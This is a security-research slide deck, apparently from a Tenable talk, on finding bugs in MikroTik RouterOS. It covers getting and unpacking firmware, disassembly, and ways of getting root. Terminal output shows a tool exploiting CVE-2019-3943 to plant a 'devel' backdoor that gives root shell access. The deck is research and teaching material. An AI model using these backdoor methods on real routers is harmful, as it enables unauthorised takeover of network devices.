



tenable[®]

Let's Bug Hunt in RouterOS

Jacob Baines

March 8, 2020

Slides and Code

The screenshot shows the GitHub repository page for `tenable/routeros`. The repository name is at the top left, and the top right features standard GitHub navigation buttons: Unwatch (with 78 notifications), Unstar, Fork (with 253 forks), and a star icon. Below the header is a navigation bar with tabs: Code (selected), Pull requests (1), Security, Insights, and Settings.

The main content area is titled "RouterOS Security Research Tooling and Proof of Concepts". It includes a "Manage topics" button. Below this are summary statistics: 42 commits, 1 branch, 0 packages, 0 releases, 5 contributors, and BSD-3-Clause license information.

At the bottom of the stats bar are buttons for Branch: master, New pull request, Create new file, Upload files, Find file, and Clone or download (highlighted in green).

The repository's commit history is listed below, showing contributions from various users like `jacob-baines`, `8291_honeypot`, `8291_scanner`, `brute_force`, `cleaner_wrasse`, `common`, `ls_npk`, `modify_npk`, and `msa_re`. Each commit includes a brief description and its timestamp.

Author	Commit Message	Time Ago
<code>jacob-baines</code>	Added a PoC for CVE-2020-5720	Latest commit eabc772 12 days ago
<code>8291_honeypot</code>	Update to honeypot to respond to list and login requests.	3 months ago
<code>8291_scanner</code>	Updated Scanner README	2 months ago
<code>brute_force</code>	Defcon 27 release	6 months ago
<code>cleaner_wrasse</code>	Updated to use Curve25519 to establish the session key for the web in...	6 months ago
<code>common</code>	Updated 8291 scanner to do old RouterOS unauth file fetch.	2 months ago
<code>ls_npk</code>	DNS and npk tooling.	4 months ago
<code>modify_npk</code>	Update modify_npk README	6 months ago
<code>msa_re</code>	Defcon 27 release	6 months ago


<https://github.com/tenable/routeros>

Purpose & Assumptions


Talk Overview



Introduction



Acquiring
RouterOS




Getting Root



Filesystem
Layout



Attack Surface



Examine a Bug



albinolobster@ubuntu:~\$ whoami



Jacob Baines

Principal Research Engineer @ Tenable

 [@Junior_Baines](https://twitter.com/Junior_Baines)

 [jacob-baines](https://github.com/jacob-baines)

Introduction

Who is this guy?

```
[+] Trying window on 192.168.1.22:5121
[+] Connected on 6291!
[*] Logging in as admin
[*] Login successful
[*] Sending a version request
[*] The device is running RouterOS 6.43.14 (long-term)
[*] The backdoor location is /pkgs/option
[*] We only support 1 vulnerability for this version
[*] You've selected CVE-2019-3943. What a fine choice!
[*] Exploit file is located at ././.../.rw/DEFCON9 for writing.
[*] Writing to file
[*] Done! The backdoor will be active after a reboot. ><(<>
[?] Reboot now [Y/N]? Y
[*] Sending a reboot request
albinolobster@ubuntu: /rooters/cleaner_wrasse/build$ ssh devel@192.168.1.22
The authenticity of host '192.168.1.22 (192.168.1.22)' can't be established.

```

RouterOS Post Exploitation


Shared Objects, RC Scripts, and a Symlink



- A backdoor exists for the user "devel".
- Requires the admin accounts password.
- Gives root shell access to the underlying operating system.
- Only enabled if a specific file is present on the system.
- That file has changed over time.



DerbyCon
Bug Hunting in R
Jacob Bain



Introduction

What's RouterOS?



- Headquartered in Latvia.
- Produces networking devices and software.
- Sold worldwide.
- Active user base:
 - <https://mum.mikrotik.com/>
 - <https://forum.mikrotik.com>
 - <https://www.reddit.com/r/mikrotik>


Introduction

What's RouterOS?



Introduction

Why Should I Care?



Zerodium  [@Zerodium](#)

We are paying \$100,000++ for MikroTik #0day exploits leading to pre-auth RCE, or auth. bypass, or credentials disclosure. Target archs are: X86, ARM, MIPS. As always, we pay using Bitcoin/Monero or bank transfers. Offer valid for one month. Contact us: zerodium.com/submit.html

7:29 AM · Jan 31, 2019 · Twitter Web Client

100 Retweets 148 Likes

July 15, 2019 - We are paying \$100,000++ for MikroTik router zero-days leading to pre-authentication RCE, or authentication bypass, or credentials disclosure. The exploit must work with the latest versions of RouterOS for one or more architectures (X86, ARM, MIPS).

[Contact Us](#)


Introduction

Why Should I Care?



Slingshot APT – how it attacks

Slingshot – an advanced, cyber-espionage threat actor targeting individuals and organizations in Africa and the Middle East, from at least 2012 until February 2018



7,500+ MikroTik Routers Are Forwarding Owners' Traffic to the Attackers, How is Yours?

[Update]

Infected Machine
communicates to
C&C servers

FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE

SUMMARY

The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices

Report Following   ple functions, including and blocking network

[Following](#)

+ MikroTik = quarter million promised hosts.



 BigNerd95 / Chimay-Red

<> Code

Issues 24

Pull requests 1

Actions

Working POC of Mikrotik exploit from Vault 7 CIA Leaks

Introduction

Why Should I Care?

The screenshot shows a web browser displaying the exploit-db.com website. The search bar at the top contains the query "MikroTik". The main content area is a table listing 15 entries related to MikroTik vulnerabilities, filtered from a total of 42,432 entries. The columns in the table are Date, Title, Type, Platform, and Author. The table includes icons for download, exploit, and info. The sidebar on the left features various icons for exploit types like Web, Network, and File.

Date	Title	Type	Platform	Author
2019-10-31	MikroTik RouterOS 6.45.6 - DNS Cache Poisoning	Remote	Hardware	Jacob Baines
2019-02-21	MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass	Remote	Hardware	Jacob Baines
2018-08-17	Mikrotik WinBox 6.42 - Credential Disclosure (golang)	WebApps	Hardware	Maxim Yefimenko
2018-08-09	Mikrotik WinBox 6.42 - Credential Disclosure (Metasploit)	Remote	Windows	Omid Shojaei
2018-04-13	MikroTik 6.41.4 - FTP daemon Denial of Service PoC	WebApps	Linux	FarazPajohan
2018-03-15	MikroTik RouterOS < 6.41.3/6.42rc27 - SMB Buffer Overflow	Remote	Hardware	CoreLabs
2018-03-12	MikroTik RouterOS < 6.38.4 (x86) - 'Chimay Red' Stack Clash Remote Code Execution	Remote	Hardware	Lorenzo Santina
2018-03-12	MikroTik RouterOS < 6.38.4 (MIPSBE) - 'Chimay Red' Stack Clash Remote Code Execution	Remote	Hardware	Lorenzo Santina
2017-12-11	MikroTik 6.40.5 ICMP - Denial of Service	DoS	Hardware	FarazPajohan
2017-03-28	MikroTik RouterBoard 6.38.5 - Denial of Service	DoS	Hardware	FarazPajohan
2017-03-05	MikroTik Router - ARP Table OverFlow Denial Of Service	DoS	Hardware	FarazPajohan
2016-05-16	Web Interface for DNSmasq / MikroTik - SQL Injection	WebApps	PHP	hyp3rlinx
2008-02-04	MikroTik RouterOS 3.0 - SNMP SET Denial of Service	DoS	Hardware	ShadOS
2013-09-03	MikroTik RouterOS - sshd (ROSSH) Remote Heap Corruption	Remote	Hardware	kingcope
2013-04-22	Mikrotik Syslog Server for Windows 1.15 - Denial of Service (Metasploit)	DoS	Windows	xis_one

Showing 1 to 15 of 17 entries (filtered from 42,432 total entries)

FIRST PREVIOUS 1 2 NEXT LAST

Introduction

Why Should I Care?

Listing: fileman

```

0804f822 55 PUSH EBP
0804f823 89 e5 MOV EBP,ESP
0804f825 57 PUSH EDI
0804f826 56 PUSH ESI
0804f827 53 PUSH EBX
0804f828 81 ec bc SUB ESP,0xbc
00 00 00
0804f82e 8b 5d 10 MOV EBX,dword ptr [EBP + param_3]
0804f831 8b 45 14 MOV EAX,dword ptr [EBP + param_4]
0804f834 48 DEC EAX
0804f835 83 f8 05 CMP EAX,0x5
0804f838 0f 87 d0 JA LAB_0805010e
08 00 00
0804f83e 8d 75 88 LEA ESI=>local_7c,[EBP + -0x78]

switchD_0804f841::switchD
0804f841 ff 24 85 JMP dword ptr [->switchD_0804f841::caseD_1 + EAX*0.
70 8a 05 08

switchD_0804f841::caseD_6
0804f848 57 PUSH EDI
0804f849 57 PUSH EDI
0804f84a 6a 01 PUSH 0x1
0804f84c 53 PUSH EBX
0804f84d e8 de cd CALL has<nv--string_id>
ff ff
0804f852 83 c4 10 ADD ESP,0x10
0804f855 84 c0 TEST AL,AL
0804f857 75 0c JNZ LAB_0804f865
0804f859 53 PUSH EBX
0804f85a 53 PUSH EBX
0804f85b 68 43 89 PUSH s_no_name_of_dir_08058943
05 08
0804f860 e9 da 00 JMP LAB_0804f93f
00 00

FUN_0804f822 XREF[1]: 0
0000f320 f0 4f 2d e9 stmdb sp!,{ r4 r5 r6 r7 r8 r9 r10 r11 lr }
0000f324 03 90 a0 e1 cpy r9,r3
0000f328 01 30 43 e2 sub r3,r3,#0x1
0000f32c ac d0 4d e2 sub sp,sp,#0xac
0000f330 00 50 a0 e1 cpy r5,r0
0000f334 01 80 a0 e1 cpy r8,r1
0000f338 02 70 a0 e1 cpy r7,r2
0000f33c 05 00 53 e3 cmp r3,#0x5


switchD_0000f340::switchD
0000f340 03 f1 9f 97 ldrls pc,[pc,r3,lsl #0x2]=>->switchD_0000f340::caseD_1 = 0000f430

switchD_0000f340::caseD_6
0000f344 16 02 00 ea b LAB_0000fbfa4

switchD_0000f340::switchDdataD_0000f348
0000f348 30 f4 00 00 addr switchD_0000f340::caseD_1
0000f34c b8 f7 00 00 addr switchD_0000f340::caseD_2
0000f350 30 f4 00 00 addr switchD_0000f340::caseD_1
0000f354 b8 f7 00 00 addr switchD_0000f340::caseD_2
0000f358 00 fb 00 00 addr switchD_0000f340::caseD_5
0000f35c 60 f3 00 00 addr switchD_0000f340::caseD_6

switchD_0000f340::caseD_6
0000f360 02 00 a0 e1 cpy r0,r2
0000f364 01 10 a0 e3 mov r1,#0x1
0000f368 4f f4 ff eb bl has<nv--string_id>
0000f36c 00 00 50 e3 cmp r0,#0x0
0000f370 40 00 8d 02 addeq r0,sp,#0x40
0000f374 3c 18 9f 05 ldreq r1,[PTR_s_no_name_of_dir_0000fbba] = 00018bcb
0000f378 33 00 00 0a beq LAB_0000f44c
0000f37c 01 10 a0 e3 mov r1,#0x1
0000f380 07 00 a0 e1 cpy r0,r7
0000f384 3a f6 ff eb bl get<nv--string_id>
0000f388 00 10 a0 e1 cpy r1,r0


```



Acquiring RouterOS

Just Download It

- NPK Format
 - MIPSBE, SMIPS, MMIPS, TILE, PPC, x86, and ARM.
 - All the same code. Just different architectures.
 - x86 has some extra cloud goodness.
 - **Main package** is a fat NPK containing the base features.
 - **Extra package** is a zip with many NPK.
- ISO Image is x86 only




<https://mikrotik.com/download>

Acquiring RouterOS

But Which One?!


- Four Development branches:
 - **Long-term**: Updated “rarely.” Mostly bug fixes.
 - **Stable**: Bug fixes and new features.
 - **Testing**: New features.
 - **Development**: Next generation.
- Not pictured:
 - **Legacy**: the last 5.x release.
- I prefer to work on Stable.



<https://mikrotik.com/download>

Acquiring RouterOS

History is cool!



The screenshot shows the MikroTik Software download archive page. At the top, there's a navigation bar with links for Home, About, Buy, Jobs, Hardware, Software (which is underlined), Support, Training, and Account. Below that is a secondary navigation bar with links for Downloads, Changelogs, Download archive (which is underlined), RouterOS, The Dude, and Mobile app. The main content area has a heading "All current and historical releases" with a small RSS feed icon. Below this, there's a section titled "Long-term release tree". A table lists several releases with their names and dates:

Release	Date
Release 6.45.8	2020-01-29
Release 6.44.6	2019-10-28
Release 6.44.5	2019-07-09
Release 6.43.16	2019-05-15
Release 6.43.15	2019-05-13
Release 6.43.14	2019-04-04
Release 6.43.13	2019-03-20
Release 6.42.12	2019-02-12

- Archive dates back to 2011:
 - <https://mikrotik.com/download/archive>
- Access versions 3.x - 7.0.
- Great for patch analysis.
- Great for exploit dev.
- Great for when they've patched all your vulns!

Acquiring RouterOS

What's this NPK?

```
albinolobster@ubuntu:~$ binwalk -e routeros-mipsbe-6.46.4.npk
[...]
DECIMAL      HEXADECIMAL      DESCRIPTION
[...]
4096          0x1000          Squashfs filesystem, little endian, version 4.0, c
ompression:xz, size: 10441368 bytes, 980 inodes, blocksize: 262144 bytes, create
d: 2020-02-21 12:19:40
10448954     0x9F703A          ELF, 32-bit MSB MIPS64 executable, MIPS, version 1
(SYSV)
10479350     0x9FE6F6          Unix path: /sys/devices/system/cpu
10483750     0x9FF826          ELF, 32-bit MSB MIPS64 executable, MIPS, version 1
(SYSV)
10561016     0xA125F8          xz compressed data
10561044     0xA12614          xz compressed data
11663038     0xB1F6BE          xz compressed data

albinolobster@ubuntu:~$ ls -l ~/routeros-mipsbe-6.46.4.npk.extracted/squashfs-r
oot/
total 56
drwxr-xr-x  2 albinolobster albinolobster 4096 Feb 21 07:19 bin
drwxr-xr-x 11 albinolobster albinolobster 4096 Feb 21 07:19 bndl
drwxr-xr-x  2 albinolobster albinolobster 4096 Feb 21 07:19 boot
```


- Software package format for RouterOS.
- Basically, squashfs and metadata.
- *Mostly* securely signed:
 - [CVE-2019-3976](#) & [PoC](#)
- Not an open standard parsers exist:
 - Including my [own](#).
- Just use binwalk to extract the filesystem.
 - sudo apt install binwalk
 - binwalk -e ~/routeros-mipsbe-6.46.4.npk

Acquiring RouterOS

What's in the ISO?


```
albinolobster@ubuntu:/media/mt$ ls -l
total 24530
-r--r--r-- 1 root root 295802 Jan 23 02:30 advanced-tools-6.45.8.npk
-r--r--r-- 1 root root 24657 Jan 23 02:45 calea-6.45.8.npk
        48 Jan 23 03:03 defpacks
-r--r--r-- 1 root root 208977 Jan 23 02:30 dhcp-6.45.8.npk
-r--r--r-- 1 root root 1491025 Jan 23 02:58 dude-6.45.8.npk
-r--r--r-- 1 root root 53329 Jan 23 02:45 gps-6.45.8.npk
-r--r--r-- 1 root root 225361 Jan 23 02:33 hotspot-6.45.8.npk
-r--r--r-- 1 root root 462929 Jan 23 02:32 ipv6-6.45.8.npk
dr-xr-xr-x 2 root root 2048 Jan 23 03:03 isolinux
-r--r--r-- 1 root root 1146961 Jan 23 02:58 kvm-6.45.8.npk
-r--r--r-- 1 root root 61521 Jan 23 02:45 lcd-6.45.8.npk
-r--r--r-- 1 root root 129389 Jan 22 09:30 LICENSE.txt
-r--r--r-- 1 root root 184401 Jan 23 02:48 lora-6.45.8.npk
-r--r--r-- 1 root root 127057 Jan 23 02:32 mpls-6.45.8.npk
-r--r--r-- 1 root root 73809 Jan 23 02:45 multicast-6.45.8.npk
-r--r--r-- 1 root root 278609 Jan 23 02:45 ntp-6.45.8.npk
-r--r--r-- 1 root root 458833 Jan 23 02:32 ppp-6.45.8.npk
-r--r--r-- 1 root root 127057 Jan 23 02:32 routing-6.45.8.npk
-r--r--r-- 1 root root 462929 Jan 23 02:31 security-6.45.8.npk
-r--r--r-- 1 root root 15914085 Jan 23 02:29 system-6.45.8.npk
-r--r--r-- 1 root root 1327 Jan 23 03:03 TRANS.TBL
-r--r--r-- 1 root root 69713 Jan 23 02:45 ups-6.45.8.npk
-r--r--r-- 1 root root 966737 Jan 23 02:48 user-manager-6.45.8.npk
-r--r--r-- 1 root root 2342993 Jan 23 02:36 wireless-6.45.8.npk
```

- Mostly just a bunch of NPK.
- Also provides easy access to the system's initrd.
 - */sbin/setup* is the binary of interest
 - Parses and mounts the NPK.
 - Probably an excellent place for a rootkit.
- Mounting the ISO is easy:
 - sudo mkdir /media/mt
 - sudo mount ./mikrotik-6.45.8.iso /media/mt -o loop



Getting Root

...But Why?



- RouterOS is a black box.
- No insight into the router's inner workings.
- Unable to introduce and run debugging tools.
- Need to trick the system into letting us in.

Getting Root

Acquiring Hardware

The screenshot shows a product listing for the Mikrotik RouterBoard RB951Ui-2nD-hAP on Amazon. The device is a compact white RouterBoard unit with a blue hAP faceplate. It has a Power port, a WPS button, and three LAN ports labeled 2, 3, and 4. Port 5 is labeled 'PoE out'. The product title is 'Mikrotik RouterBoard RB951Ui-2nD hAP' by MikroTik. It has a 4-star rating from 29 reviews and 10 answered questions. The price is \$44.18, down from \$48.66. It includes free shipping and returns. A 'Without expert installation' option is selected, with an additional \$143.09 for 'Include installation'. The product description highlights its use as a small home access point, its compatibility with passive PoE, and its PoE output function.

Mikrotik RouterBoard RB951Ui-2nD hAP
by MikroTik
★ ★ ★ ★ ★ 29 ratings | 10 answered questions

Was: \$48.66
Price: **\$44.18** & FREE Shipping. [Details](#) & [FREE Returns](#)
You Save: \$4.48 (9%)

This item is returnable | [Free Amazon tech support included](#) |
Service: [Get professional installation Details](#)

Without expert installation Include installation
+\$143.09 per unit

What's included with service

- This small home access point is the perfect device for homes or small offices where all you need is a wireless AP and a few wired devices connected. Based on our popular RB951-2n, the new hAP is an improvement in many areas.
- The device can be powered from the power jack or with passive PoE from a PoE injector. The power adapter is included.
- hAP provides PoE output function for port #5 - it can power other PoE capable devices with the same voltage as applied to the unit. Maximum load

<https://www.amazon.com/Mikrotik-RB951UI-2ND-RouterBoard-RB951Ui-2nD-hAP/dp/B0144ESOSM/>

Getting Root

Getting Hardware... With a USB Port



Jacob Baines in Tenable TechBlog
Aug 29, 2019 · 5 min read

```
93    mov    bl, [edx+eax+4]
94    mov    dl, bl
95    and    edx, 7Fh
96    cmp    dl, 1Fh
97    jg    short loc_804CD84
98loc_804cd87:
99    push   ebx
100   push   ebx
101   push   offset aBadName; "bad name"
102   lea    ebx, [ebp+8]
103   push   ebx; this
104   call   string::string(char const*)
105   add    esp, 0Ch
106   push   ebx; string *
107   push   0FE0006h; unsigned int
108loc_804cdc8:
```



```
96    mov    dl, [ebx+eax+4]
97    mov    cl, dl
98    and    ecx, 7Fh
99    cmp    cl, 1Fh
100   jg    short loc_804CD82
101loc_804cd8c:
102   push   ecx
103   push   ecx
104   push   offset aBadName; "bad name"
105   lea    ebx, [ebp+8]
106   push   ebx; this
107   call   string::string(char const*)
108   add    esp, 0Ch
109   push   ebx; string *
110   push   0FE0006h; unsigned int
111loc_804cdc8:
```

Rooting RouterOS with a USB Drive

Putting [CVE-2019-15055](#) to Work



433



[Rooting RouterOS with a USB Drive](#)



[Owning the Network with BadUSB](#)

Getting Root

Where's My Root Shell?

```
albinolobster@ubuntu:~$ ssh admin@192.168.88.76

          KKK      TTTTTTTTTT      KKK
        KKK      TTTTTTTTTT      KKK
      KKK  KKK  RRRRRR  000000  TTT  III  KKK  KKK
      KKK  KKK  RRRRRR  000  000  TTT  III  KKKKKK
      KKK  KKK  RRRRRR  000  000  TTT  III  KKK  KKK
      KKK  KKK  RRRRRR  000000  TTT  III  KKK  KKK

MikroTik RouterOS 6.46.2 (c) 1999-2020      http://www.mikrotik.com/

ROUTER HAS NO SOFTWARE KEY
-----
You have 21h12m to configure the router to be remotely accessible,
and to enter the key by pasting it in a Telnet window or in Winbox.
Turn off the device to stop the timer.
See www.mikrotik.com/key for more details.

Current installation "software ID": 0XYZ-CFZR
Please press "Enter" to continue!

[admin@MikroTik] > uname -a
bad command name uname (line 1 column 1)
[admin@MikroTik] > 
```

Getting Root

Before 6.43.15 (Long-term) and 6.44 (Stable)

- Use Cleaner Wrasse

- Automated backdoor creation via HTTP or Winbox ports.
 - Works on RouterOS 3.x - 6.43.14.
- Uses known vulnerabilities:
 - CVE-2018-14847
 - CVE-2019-3943
 - Hacker Fantastic Tracefile Trick
- Configures the developer backdoor.
- Once used, the attack can login to telnet as “devel” using the admin user’s password to get a busybox shell.

```
albinolobster@ubuntu:~/routeros_internal/cleaner_wrasse/build$ ./cleaner_wrasse -i 192.168.1.22...><(((" ><((((" ><(((("  
CLEANER WRASSE  
<"))))>< <"))))><  
"Cleaners are nothing but very clever behavioral parasites"  
[+] Trying winbox on 192.168.1.22:8291  
[+] Connected on 8291!  
[+] Logging in as admin  
[+] Login success!  
[+] Sending a version request  
[+] The device is running RouterOS 6.43.14 (long-term)  
[+] The backdoor location is /pckg/option  
[+] We only support 1 vulnerability for this version  
[+] You've selected CVE-2019-3943. What a fine choice!  
[+] Opening //...//...//...//rw/DEFCONF for writing.  
[+] Writing to file.  
[+] Done! The backdoor will be active after a reboot. ><((("  
[?] Reboot now [Y/N]? Y  
